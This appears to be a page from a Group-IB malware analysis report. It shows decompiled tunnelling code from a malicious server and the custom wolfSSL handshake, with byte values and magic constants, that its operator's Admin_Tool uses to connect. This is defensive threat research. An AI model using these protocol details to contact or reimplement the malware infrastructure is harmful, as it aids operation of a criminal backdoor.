
```
DWORD __stdcall traffic_tunelling(LPVOID ssl)
{
  size_t first_socket; // edi@1
  size_t second_socket; // esi@1
  int i; // eax@1
  _BYTE buffer[16384]; // [esp+8h] [ebp-4004h]@1

  buffer[0] = 0;
  memset(&buffer[1], 0, 0x3FFFu);
  first_socket = *(ssl + 1);
  second_socket = *ssl;
  for ( i = recvdata(first_socket, buffer, 0x4000); i > 0; i = recvdata(first_socket, buffer, 0x4000) )
  {
    if ( pre_wolfSSL_send(second_socket, buffer, i) )
      break;
  }
  return 1;
}
```

Following this, when the client connects to the first port (8080), the service will forward traffic from the first port to the second one and back.

If there are no active connections on the first port, the server issues the "PELS" command to the client connected to the second port.

To reverse-engineer the protocol of server communications with connected clients, Group-IB specialists have developed a client that successfully connects to both ports of the server. Its code was created based on the server's requests and responses as well as using the open source library wolfSSL.



To connect to the server in order to tunnel traffic, the operator should use Admin_Tool designed to control the infrastructure:

1. Admin_Tool must have a key pair identical to the server
2. It sends a customized Hello-packet that differs from the one that is provided by the library.

By default this packet (msg) is specified as follows in the library:

```
#ifndef WOLFSSL_ALT_TEST_STRINGS
char msg[32] = "hello wolfssl!";   /* GET may make bigger */
```

The correct Hello packet that will be accepted by Backend_Listener must be of the following form:

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00 };
```

In fact, this is an information packet, rather than a Hello packet, and its first byte contains the length of the next packet sent («len»), while the rest bytes must be zero in this case.

3. Admin_Tool sends an encrypted (special) packet with a length from the previous packet (len).
4. The server decrypts the contents of the packet sent and, after decryption, the following conditions must be true:

(DWORD)&decrypted_buff[5] == len

(DWORD)&decrypted_buff[15] == len

where len is the length of the packet

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00 };
static unsigned char ecnrypted_str[17] = { 0x38, 0x94, 0x3C, 0x6A, 0x58, 0x39, 0x1A, 0x56,
    0x81, 0x4B, 0x09, 0x99, 0x1D, 0xE0, 0xCF, 0x81, 0x8F };
```

5. Admin_Tool sends DWORD with len2 < 201 where len2 is the length of the next packet

6. Admin_Tool sends the encrypted (special) second packet with the length received in the previous packet

7. The server decrypts the contents of the packet sent, and after decryption, the following conditions must be true:

```
(DWORD)&decrypted_buff[4] == 0xD1CC8594
(DWORD)&decrypted_buff[8] == 3
```

Preventing and investigating cybercrime since 2003

www.group-ib.com
blog.group-ib.com
info@group-ib.com
+7 495 984 33 64
twitter.com/groupib_gib
linkedin.com/company/group-ib